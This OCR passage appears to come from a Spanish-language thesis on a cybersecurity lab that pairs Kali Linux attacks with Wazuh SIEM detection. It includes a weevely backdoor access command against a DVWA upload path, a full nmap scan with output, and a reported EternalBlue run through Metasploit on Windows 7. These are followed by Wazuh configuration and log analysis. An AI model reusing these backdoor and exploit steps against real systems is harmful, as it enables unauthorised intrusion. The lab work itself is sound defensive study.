


Nota: Puerta trasera

Se observa que el archivo backdoor ha sido cargado después de dos directorios del sitio web.

Figura 94

Archivo cargado




Nota: Puerta trasera

Procedemos a copiar la ruta de carga del archivo backdoor en la url del browser, seguido de los dos directorios.

Figura 95

Ruta de carga del archivo backdoor




Nota: Puerta trasera

Ingresamos a la computadora de la víctima mediante Kali Linux, digitando la url que acabamos de construir en el navegados, seguido de la clave de acceso utilizada en el momento de la generación del backdoor.

weevely http://192.168.0.4/dvwa/hackable/uploads/backdoor.php clave_acceso

Figura 96

Ingreso al equipo atacado meidante el url




Nota: Puerta trasera

Se ha logrado ingresar a la computadora de la víctima, donde para comprobar digitamos id y observamos lo siguiente.

Figura 97

Comando ID




Nota: Puerta trasera

Consultamos los archivos con el comando ‘ls’ y verificamos que nos encontramos en el directorio donde se encuentra la aplicación web, por lo que en conclusión se ha logrado ingresar en la computadora de la víctima.

Figura 98

Comando ls



Nota: Puerta trasera


CAPÍTULO IV

RESULTADOS

En el capítulo de resultados de este trabajo de titulación, se presenta una descripción detallada de la implementación de un laboratorio de ciberseguridad que integra una infraestructura SIEM utilizando Wazuh como único recolector de logs y la herramienta de simulación de redes GNS3 y sus componentes de activos monitoreados.

Figura 99

Diagrama Laboratorio Ciberseguridad con GNS3



Nota: Diagrama GNS3, subredes WAN, DMZ, LAN, Salida internet, Firewall (Pfsense con IDS/IPS Snort), componentes de red routers y swich, Servidores web Wazuh (SIEM con Integración con Mensajería Telegram) y Aplicaciones, Equipos PC para clientes internos (Windows7), administradores TI (Linux), desarrolladores (Kali Atacante).

Agente Wazuh cliente instalado en: Firewall, Windows 7, Servidor web aplicaciones.

En este entorno, se llevaron a cabo pruebas de penetración utilizando Kali Linux, que incluyeron un ataque a una máquina con Windows 7 mediante un exploit que permitió el control completo del equipo y la creación de una puerta trasera en un servidor web Linux. Estas actividades mostraron las técnicas de ataque y defensa en ciberseguridad y las capacidades y limitaciones de las tecnologías empleadas. Los resultados obtenidos destacan la eficacia de Wazuh para la recolección y análisis de logs en tiempo real, lo cual es crucial para la detección y respuesta proactiva ante incidentes de seguridad, incluyendo notificaciones de mensajería en línea para monitoreo.

Monitoreo de Integridad de Archivos en Windows

El monitoreo de integridad de archivos (FIM) es un proceso de seguridad que se utiliza para monitorear la integridad de los archivos del sistema y de las aplicaciones.

Se realiza la simulación de una posible penetración al sistema operativo Windows 7, donde el atacante trata de crear o modificar archivos en una determinada ruta de la estación. Para lo cual se obtiene la información relacionada sobre quién realiza modificaciones en un directorio monitoreado. Estos cambios producen eventos de auditoría y los informa al servidor Wazuh.

Se realiza los siguientes pasos para configurar el módulo FIM. Esta configuración obtiene la información sobre el usuario y el proceso que modificó el archivo monitoreado.

Editar el archivo de configuración del agente Wazuh C:\Program Files (x86)\ossec-agent\ossec.conf y agregue el directorio para el monitoreo FIM.

Agregamos el siguiente bloque de código

Figura 100

Bloque de codigo

```
<syscheck>
  <directories check_all="yes" whodata="yes" report_changes="yes">C:\Users\*\Documents</directories>
</syscheck>
```

Nota: Archivo de configuración

Figura 101

Bloque de codigo

```
<!-- File integrity monitoring -->
<syscheck>

  <directories check_all="yes" whodata="yes" report_changes="yes">C:\Users\*\Documents</directories>

  <disabled>no</disabled>

  <!-- Frequency that syscheck is executed default every 12 hours -->
  <frequency>43200</frequency>

  <!-- Default files to be monitored. -->
  <directories recursion_level="0" restrict="regedit.exe$|system.ini$|win.ini$">%WINDIR%</directories>

  <directories recursion_level="0" restrict="at.exe$|attrib.exe$|cacls.exe$|cmd.exe$|eventcreate.exe$|ftp.exe$|lsass.exe$|n
  <directories recursion_level="0">%WINDIR%\SysNative\drivers\etc</directories>
  <directories recursion_level="0" restrict="WMIC.exe$">%WINDIR%\SysNative\wbem</directories>
  <directories recursion_level="0" restrict="powershell.exe$">%WINDIR%\SysNative\WindowsPowerShell\v1.0</directories>
  <directories recursion_level="0" restrict="winrm.vbs$">%WINDIR%\SysNative</directories>
```


Nota: Archivo de configuración

Reiniciar el agente Wazuh con privilegios de administrador para aplicar los cambios, mediante el comando: Restart-Service -Name wazuh.

Crear y/o modificamos un archivo de texto en la carpeta Documents

Figura 102

Modiciación de archivo




Nota: Modiciación de archivo

Visualizar la alerta en el dashboard de wazuh

Figura 103

Visualizacion del evento




Nota: Visualizacion del evento

Se obtiene notificación inmediata en tiempo real por medio de mensajes instantáneos de Telegram.

Figura 104

Visualizacion del evento en telegram



Nota: Visualizacion del evento

Monitoreo ataque Windows 7

Para realizar una simulación de ataque al servidor web, se dispone de los siguientes procesos:

Empezamos realizando un escaneo de puertos al dispositivo objetivo (192.168.65.130) con NMAP. El comando utilizado es el siguiente:

nmap -p- -A -T4 192.168.65.130

Figura 105

Comando nmap

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -A -T4 192.168.65.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-14 17:35 EDT
Nmap scan report for 192.168.65.130
Host is up (0.00020s latency).
Not shown: 65527 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: WIN-845Q99OO4PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h19m59s, deviation: 2h18m33s, median: 0s
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99OO4PP
|   NetBIOS computer name: WIN-845Q99OO4PP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-04-14T17:38:08-04:00
|_nbstat: NetBIOS name: WIN-845Q99OO4PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:ed:a8:e0 (VMware)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-04-14T21:38:08
|_  start_date: 2024-04-14T20:13:27

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 138.44 seconds
```

Nota: Ataque W7

Logs generados por nmap en Wazuh:

El log indica una conexión RDP proveniente de la IP 192.168.1.130

data.win.eventdata.authenticationPackageName - NTLM

data.win.eventdata.ipAddress - 192.168.1.130

data.win.eventdata.logonProcessName - NtLmSsp

data.win.system.message

"An account was successfully logged on.

Network Information:

Workstation Name: \\192.168.1.130

Source Network Address: 192.168.1.130

Source Port: 58628

Detailed Authentication Information:

Logon Process: NtLmSsp

rule.description

Successful Remote Logon Detected - User:\Guest - NTLM authentication, possible pass-the-hash attack - Possible RDP connection. Verify that \\\\192.168.1.130 is allowed to perform RDP connections

Figura 106

Logs Wazuh

Nota: Ataque W7

rule.description

Successful Remote Logon Detected - User:\Guest - NTLM authentication, possible pass-the-hash attack - Possible RDP connection. Verify that nmap is allowed to perform RDP connections

Información:

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)

49152/tcp open msrpc Microsoft Windows RPC

49153/tcp open msrpc Microsoft Windows RPC

49154/tcp open msrpc Microsoft Windows RPC

49155/tcp open msrpc Microsoft Windows RPC

49156/tcp open msrpc Microsoft Windows RPC

Service Info: Host: WIN-845Q99OO4PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Figura 107

Logs Wazuh


Nota: Ataque W7

El evento muestra que se logró un inicio de sesión exitoso en una cuenta de usuario invitado (\Guest) mediante el proceso de autenticación NtLmSsp, lo que sugiere un posible ataque de "pass-the-hash". La información del log detalla que la dirección de red de origen es 192.168.1.130 y se utilizó el puerto 58628 para la conexión. Adicionalmente, un escaneo de puertos revela que varios puertos relacionados con Microsoft Windows RPC y netbios-ssn están abiertos en el host WIN-845Q99OO4PP, que está ejecutando Windows 7 Ultimate Service Pack 1. Esto subraya la necesidad de verificar y asegurar que la IP 192.168.1.130 está autorizada para realizar conexiones RDP, para prevenir posibles compromisos de seguridad.

Ejecución del exploit EternalBlue, dentro de la consola de Metasploit realizamos la ejecución de este.

Figura 108

Ejecucion del exploit



Nota: Ataque W7

Logs generados por exploit en Wazuh:

Los logs de Wazuh indican dos eventos críticos relacionados con la seguridad y el funcionamiento del sistema. Primero, un error de aplicación en el administrador de cola de impresión de Windows, spoolsv.exe, versión 6.1.7601.17514, causado por un fallo

de acceso a la memoria en el módulo kernel32.dll, también versión 6.1.7601.17514. El código de excepción es 0xc0000005, con un desplazamiento de falla en 0x00000000000aa41d y el ID del proceso con fallo es 0x1fc. La aplicación se inició a las 0x01da966053dfef64, y las rutas del ejecutable y el módulo con falla son C:\Windows\System32\spoolsv.exe y C:\Windows\system32\kernel32.dll respectivamente. El ID del informe del error es 656088a0-17c9-11ef-9afa-000c29eda8ea. Este tipo de error puede interrumpir el servicio de impresión y sugiere la necesidad de investigar la causa raíz, que podría ser un problema con el software de impresión o una vulnerabilidad en el sistema.

Figura 109

Logs de ejecucion del exploit

Time ↓	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
May 21, 2024 @ 18:19:56.617	001	WIN-845Q99OO4PP			Windows User Logoff.	3	60137

Nota: Ataque W7

Figura 110

Logs de ejecucion del exploit

May 21, 2024 @ 18:25:20.734	001	WIN-845Q99OO4PP			Windows application error event.	9	60602

Nota: Ataque W7

data.win.eventdata.data

spoolsv.exe, 6.1.7601.17514, 4ce7b4e7, kernel32.dll, 6.1.7601.17514, 4ce7c78b, c0000005, 00000000000aa41d, 1fc, 01da966053dfef64, C:\\Windows\\System32\\spoolsv.exe, C:\\Windows\\system32\\kernel32.dll, 656088a0-17c9-11ef-9afa-000c29eda8ea

data.win.system.channel – Application

data.win.system.message

"Faulting application name: spoolsv.exe, version: 6.1.7601.17514, time stamp: 0x4ce7b4e7

Faulting module name: kernel32.dll, version: 6.1.7601.17514, time stamp: 0x4ce7c78b

Exception code: 0xc0000005

Fault offset: 0x00000000000aa41d

Faulting process id: 0x1fc

Faulting application start time: 0x01da966053dfef64

Faulting application path: C:\Windows\System32\spoolsv.exe

Faulting module path: C:\Windows\system32\kernel32.dll

Report Id: 656088a0-17c9-11ef-9afa-000c29eda8ea"

rule.description - Windows application error event.

Figura 111

Logs de ejecucion del exploit

Nota: Ataque W7

data.win.eventdata.processName - C:\\Windows\\System32\\services.exe

data.win.system.message - "An account was successfully logged on.

Process Information:

Process ID: 0x1e8

Process Name: C:\Windows\System32\services.exe

This event is generated when a logon session is created. It is generated on the computer that was accessed.

The subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as the Server service, or a local process such as Winlogon.exe or Services.exe.

El segundo evento es un inicio de sesión exitoso iniciado por el proceso services.exe con ID 0x1e8. El mensaje indica que una cuenta de servicio local o un proceso local, como Winlogon.exe o Services.exe, ha solicitado el inicio de sesión. Este evento es típico de los servicios del sistema o procesos esenciales, indicando que el sistema está ejecutando operaciones internas normales, aunque también puede ser relevante para auditorías de seguridad y monitoreo de accesos.

En conjunto, estos logs resaltan tanto un problema técnico significativo que requiere atención, como el fallo en spoolsv.exe, así como actividades operativas normales, como el inicio de sesión por services.exe, proporcionando una visión integral del estado del sistema y posibles áreas de intervención.

Monitoreo ataque web server

Para realizar una simulación de ataque al servidor web, se dispone de los siguientes insumos:

- Máquina atacante con sistema operativo Linux. Distribución Kali Linux
- Servidor Wazuh
- Servidor web (metasploitable), con agente Wazuh

